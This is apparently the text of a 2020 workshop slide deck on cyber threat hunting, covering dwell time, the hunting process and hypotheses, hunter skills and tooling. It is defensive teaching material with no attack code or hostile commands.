Cyber Threat Hunting Workshop

Digit Oktavianto
@digitoktav
digit.oktavianto@gmail.com
19th November 2020

T1033 : System Owner/User Discovery

- InfoSec Consulting Manager at Metrodata, Indonesia
- Born to be DFIR Team
- Community Leader Cyber Defense Indonesia
- Indonesia Honeynet Project Chapter Member
- High Technology Crime Investigation Association (HTCIA) Member
- {GCIH | GMON | GCFE | GICSP | CEH | ECSA | CHFI | ECIH | CTIA} Certification Holder

Workshop Agenda

1. Threat Hunting
2. Threat Intelligence
3. Honeypot

Threat Hunting

Threat Hunting

- Introduction to Threat, Dwell Time, Cyber Security Problems
- Introduction to Threat Hunting
- Threat Hunting People, Process, Tools & Technology
- Threat Hunting Framework
  - Pyramid of Pain
  - Cyber Kill Chain
  - MITRE ATT&CK
- Detection Engineering
  - Data Source Visibility (Endpoint & Network)
  - MITRE SHIELD
- Types of Threat Hunting
- Threat Hunting Use Case
- Threat Hunting Case Study

New Threat Paradigm

- Traditional Threat Definition:
  - Threat = Capability + Intent

  New Threat Definition:
  - Threat = Capability + Intent + Knowledge
    - **Capability** includes tools and ability to access
    - **Intent** is the motivation
    - **Knowledge** is specific, sophisticated ability to operate within a system/network after gaining access

New Threat Paradigm most applicable to high level threats

The Attacker’s Advantage

- They only need to be successful once
- Determined, skilled and often funded adversaries
- Custom malware, 0days, multiple attack vectors, social engineering
- Can be Persistent


The Defender Disadvantage

- Unsung Hero.
- Understaffed, jack of all trades, underfunded
- Increasing complex IT infrastructure:
  - Moving to the cloud
  - Virtualization
  - Bring your own device
- Prevention controls fail to block everything
- Hundreds of systems and vulnerabilities to patch

Business Drivers

1. **Predict & Prevent** costly data breaches, security incidents, and disruptions to IT Services.
2. **Reduce costs and increase efficiency** in your cyber security operation
3. Extend **detection and response** capabilities with context correlated from across your endpoint, network, and cloud assets.
4. **Maximize** your existing **investment**

Shifting "Up the Stack" to Identities, Data and Transactions



Source: Gartner (April 2018)

Dwell Time


Dwell time is calculated as the number of days an attacker is present in a victim network before they are detected. The median represents a value at the midpoint of a data set sorted by magnitude.

Median Dwell Time

204 > 54

DAYS IN 2018 DAYS IN 2019

APAC **MEDIAN DWELL TIME**



Notifications
All
External
Internal

Mandiant M-Trend Report 2020


Problems

- Both Endpoint and Networks always have a certain level of vulnerability
- Organizations are struggling to prevent adversaries from getting into their networks.
- Advanced adversaries can remain hidden for months, sometimes years, before detection.

Without knowing the current state of compromise, we have an incomplete picture of Our Cyber Security Posture.

Introduction to Threat Hunting

- Threat hunting is a Proactive cyber defense approach. Threat hunting processes perform proactive and iterative discovery through networks, endpoints, and other infrastructure to detect and respond to cybersecurity threats that sometimes evade existing security solutions.




https://twitter.com/Rcfontana/status/1262407505776381952

Introduction to Threat Hunting

- Threat hunting is an proactive cyber defense activity. It is "the process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions."
- This is in different to traditional threat management measures, such as firewalls, intrusion detection systems (IDS), malware sandbox (computer security) and SIEM systems, which typically involve an investigation of evidence-based data after there has been a warning of a potential threat.

Threat Hunting Principle

- Presumptions of Compromise : Your prevention technology will eventually fall or have already failed without your knowledge. With Adoption Assume breach mentality will increase your awareness of compromised assets



https://www.clearnetwork.com/cyber-threat-hunting-what-why-and-how/

Threat Hunting Benefit

- Finding adversaries who have gotten past your current security protection
- Continuous improvement of your detection capabilities
- With your existing technology, you can not have oversight of everything that’s happening, at this point threat hunting help your organization
- Supports faster and early detection of potential compromise
- Increasing awareness of your environment and attack surface
- One of method to improve your data collection


What is it for?

BUSINESS :


- Minimize residual risks
- Minimize the dwell time (time between attack and detection)

TECHNICAL :

- Advanced [targeted] attacks detection
- Non-malware attacks detection
- TTPs based detection




Sec Mon vs Threat Hunting vs DFIR



Threat Hunting Vs Alert Based Investigation


SOC/Alerting

- Reactive
- Detect/forget



Hunting/Mining

- Proactive
- Repeated searches



* MA – malware analysis, DF – digital forensics, IR – incident response

Source : https://2016.zeronights.ru/wp-content/uploads/2016/12/ZN16-KHS-Th_Soldatov.pdf

Threat Hunting vs Compromise Assessment

- What is the Main Differences Between Threat Hunting and Compromise Assessment?
- Basically Threat Hunting and Compromise Assessment is a same activity, but the main difference are :
  - ✓Situation & Condition : TH -> Assuming Compromise will happen ; and CA -> Compromise is Already happened
  - ✓Location & Object : TH -> All Object Within Organization ; CA -> Selected Network Segment / Zone Suspected for Compromised Area
  - ✓Actor (Who performed the activities?) : TH -> Empowered SOC Team (part of SOC Team) ; CA -> Mostly from DFIR Team

Hunting VS Reactive Response


Hunting Organization

- Actively looking for Incidents
  - ✓ Known malware and variant
  - ✓ Patterns of activity : evil vs normal
  - ✓ Threat Intelligence

Reactive Organization

- Incident Starts when notification comes in
  - ✓ Call from government agency
  - ✓ Vendor / threat information
  - ✓ (NIDS, SIEM, Firewall, etc) Alert

Threat Hunting Activity



People - Threat Hunter Skillset (1)

- **Analytical Mindset** : Having a mindset of curiosity, Ability to generate and investigate hypotheses. As an analyst, it's increasingly important to be specific in what questions you're looking to answer during threat hunting.
- **Operating System** : Knowledge of Operating System internals, OS security mechanisms, knowledge of typical security issues of different operating systems,
- **Network Architecture**: understanding how computer networks work, OSI Layer, knowledge of TCP/IP, knowledge of basic protocols (DNS, DHCP, HTTP, SMTP, FTP, SMB);
- **Attack Methods/TTPs / Attack Life Cycle** : Knowledge of specific attack vectors, understanding how an attacker attempts to penetrate your network, which attack vectors and tools he/she can use on different attack stages;

People - Threat Hunter Skillset (2)

- **Log Analysis** : knowledge of different log sources and event types generated by different sources, the ability to analyze logs for anomalies and pivot between data sources to see the big picture;
- **Network Analysis** : the ability to read and understand packet capture data and determine the malicious nature of network traffic;
- **Cyber Threat Intelligence** : Having a skill and knowledge to leverage threat intelligence for threat hunting purposes, always seek for new information from threat intelligence report,
- **Malware Analysis** : Malware analysis a highly specialized skill that aims to determine the origin and purpose of an identified instance of malware.
- **Tools for Threat Hunting** : Understand how to use security analytics platform (e.g. ELK) and SIEM, how to use packet sniffer, how open PCAP, how to see and export logs in OS, how to collect logs from different source, etc

Process – Threat Hunting

While skilled threat hunters are one of the key for successful Threat Hunting capability, threat hunting process is also very important. Having a formal hunting process is ensured the consistency and efficiency across all hunts process.

Threat Hunting Life Cycle

SQRRL Threat Hunting Loop
https://medium.com/@sqrrldata/the-hunting-loop-10c7d451dec8

Process – Threat Hunting (1)

1. Creating a Hypotheses

Threat Hunting begins with questions, such as “How would a threat actor infiltrate our infrastructure?”

These questions then need to be broken down into specific and measurable hypotheses that state :

- **What is my crown jewel asset?**
- **What threats might be present in the network?**
- **How can we identified the threat actors?**

Hypotheses cannot be generated by tools. It is defined by threat hunter mindset and knowledge based on the condition in each of their environment.

Process – Threat Hunting (2)

Example Hypotheses

Threat Actor:
An organisational threat assessment identified Lazarus Group as a high priority threat. Techniques attributed to this threat actor are detailed within MITRE's ATT&CK Navigator.

We therefore hypothesis that if this threat actor is present in our network, we would be able to detect evidence of multiple techniques being deployed, in a manner consistent with their known attack paths.

Tool:
CTI and our situational awareness suggests that our organisation is currently vulnerable to a variant of the WannaCry ransomware, as SMBv1 is still used.

We therefore hypothesis that if our network is infected with WannaCry, we will see an increase in the rate of file renaming.

Technique:
Lateral Movement, via *Exploitation of Remote Services*, can be performed by exploiting vulnerability MS17-10. Specifically, this can be done via the Metasploit framework with a module that uses a Server Message Block (SMB) request of a specific size to attempt compromise.

We therefore hypothesise that we can see evidence of this technique being used by isolating this SMB request in our network logs.

https://hodigital.blog.gov.uk/wp-content/uploads/sites/161/2020/03/Detecting-the-Unknown-A-Guide-to-Threat-Hunting-v2.0.pdf

Process – Threat Hunting (3)

2. Investigate via Tools and Technique

Once observations have led to hypotheses being generated, these then need to be tested using all the relevant tools and techniques. The importance of Data sources and detection engineering capability from the organization, determine the result of this process.

Existing tools owned by organization, such as a **SIEM or security analytic platform, EDR, TIP** can be used to query the data, from basic searching to more advanced data science techniques, and also visualization can help threat hunters in identifying anomalies and anomalous patterns

Process – Threat Hunting (4)

3. Uncover New Pattern and TTPs

The objective of testing a hypothesis created by the threat hunters in the first process in threat hunting, is to prove whether the hypotheses is prove or not proven. Even if the hypotheses result is not proven, It does not necessarily mean that no malicious activity is present or the hunters create a wrong hypotheses. It can be the current visibility in the organization is not enough or the tools that used by threat hunters is not good enough to help them to investigate the case. In the future maybe this hypotheses can reveal a new TTPs that might be unknown before. The valid hypotheses then become the iterative process as a baseline.

Process – Threat Hunting (5)

4. Inform and Enrich Analytics

Successful hunting process and then should be automated to make the efficient process for the threat hunters to reduce Threat Hunting team's time and to limit them from continuously repeating the same process. This can be done in many ways, such scheduling a saved search, developing a new analytic within existing tools, or providing feedback to a supervised machine learning algorithm.

Let the security analytic platform repeat the successful hunting process from the previous activity of threat hunting, and the threat hunter then finding a new hypotheses to uncover the malicious process which unidentified before.

Tools and Technology – Threat Hunting

We already discuss about people and process in thereat hunting. Tools and Technology is also in need for threat hunting activities. While skilled people and effective processes are the critical factors for a successful Threat Hunting capability, tooling is of course still required to collect and interrogate data, automate analytics, and work collaboratively.

